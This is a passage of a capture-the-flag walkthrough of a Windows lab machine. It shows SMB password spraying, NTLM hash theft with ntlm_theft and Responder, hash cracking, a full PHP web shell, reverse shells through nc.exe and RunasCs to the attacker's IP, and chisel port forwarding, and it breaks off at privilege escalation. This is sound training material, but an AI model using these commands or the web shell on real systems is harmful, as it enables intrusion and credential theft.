netexec smb 10.10.11.187 -u users.txt -p password.txt --continue-on-success
let’s check if user has any permissions for shares
netexec smb 10.10.11.187 -u S.Moon -p 'S@Ss!K@*t13' --shares
we can see that we have read and write permissions over Shared folder let’s keep this thing in our back pocket and move to another thing.
Shares Summary:
NETLOGON: this share is empty
Shared: This share is read and write access
Users: nothing useful in this share
Web: this share contains the directories of flight.htb and school.flight.htb website, but nothing interesting found, we have only READ access to this share
we didn’t find anything useful, so let’s move on with shared folder as we have write permissions to this share, and the share name is Shared, we assume that it might be used as the shared folder between users
i’ve tried to upload test.txt and it successfully uploaded, but when i tried to upload url file to steal NTLM hash to go Access Denied Possibly because of Windows consider url files as the Malicious, we need to check for the different types

we can use https://github.com/Greenwolf/ntlm_theft to create many files and then we can upload those files any of one file accessed by victim and we’ll get NTLM hash of user
clone the repository using git clone
git clone https://github.com/Greenwolf/ntlm_theftrun the python script to generate files
python3 ntlm_theft.py -g all -s 10.10.14.17 -f _0xh3xhttps://github.com/Greenwolf/ntlm_theft
connect with SMB share
smbclient //10.10.11.187/Shared -U flight.htb/s.moon%'S@Ss!K@*t13'start responder
sudo responder -I tun0 -vrun below command to upload all files
smb: \> promptsmb: \> mput *
and check the responder

let’s use hashcat to crack the hash
hashcat -m 5600 cbum.ntlmv2 /usr/share/wordlists/rockyou.txt
great let’s check the what shares we have access to as C.Bum
netexec smb 10.10.11.187 -u C.Bum -p 'Tikkycoll_431012284' --shares
oh great we have a write access to Web share let’s upload the php reverse shell and get the shell
Shell.php
<html><body><form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>"><input type="TEXT" name="cmd" autofocus id="cmd" size="80"><input type="SUBMIT" value="Execute"></form><pre><?php if(isset($_GET['cmd'])) { system($_GET['cmd'] . ' 2>&1'); }?></pre></body></html>upload the shell.php in flight.htb and get RCE to the system
connect to web share as C.Bum using smbclient
smbclient //10.10.11.187/Web -U flight.htb/C.Bum%'Tikkycoll_431012284'upload the shell.php using put shell.php

access the web shell at : http://flight.htb/shell.php

let’s transfer the nc.exe and get the sweet shell, execute commands faster and as shell.php will automatically deleted after 3-4 minutes

let’s start enumerating the system, we found interesting C:\inetpub\development

let’s check the permissions to this folder using icacls .

we found that there’s another user on the system as there’s directory in users folder C:\Users\C.Bum
let’s check the group membership of the user using net user C.Bum

the user is member of WebDevs group and the development directory should be only accessible by developers
but we don’t know on which port it is running
let’s check it by netstat -P TCP -ano

the port 8000 is looks interesting let’s check the access by curl it, site is accessible by curl http://127.0.0.1:8000 /development/
unfortunately directory is not writable by us 😟

now as we have the Credentials of the C.Bum user let’s use the runas binary from windows but it does have some limitations we can use it’s alternative https://github.com/antonioCoco/RunasCs/releases
and execute it as C.Bum user to get reverse shell on kali on port 443
RunasCs.exe C.Bum Tikkycoll_431012284 -r 10.10.14.17:443
check reverse shell listener on port 443

let’s check if we now have write access to development folder

let’s check by creating php file named test.php to check if it’s executing the php code

it shows the error that this mime type ‘PHP’ is not allowed, let’s try to upload aspx reverse shell
also if we check the HTTP Header of the web URL using curl

it shows ASP.NET so we need to use the aspx shell which we’ve already uploaded let’s forward the port and access the site from our kali machine
start chisel server on kali using
chisel server --reverse --port 5000
and then connect with chisel client from target machine
chisel.exe client 10.10.14.17:5000 R:8001:127.0.0.1:8000
now you can access development site on http://127.0.0.1:8001 and access cmd.aspx


nice we got the command execution as defaultapppool
run nc.exe from \users\public\nc.exe
let’s check the what privileges do we have using whoami /priv

let’s use the GodPotato to abuse the SeImpersonatePrivilege
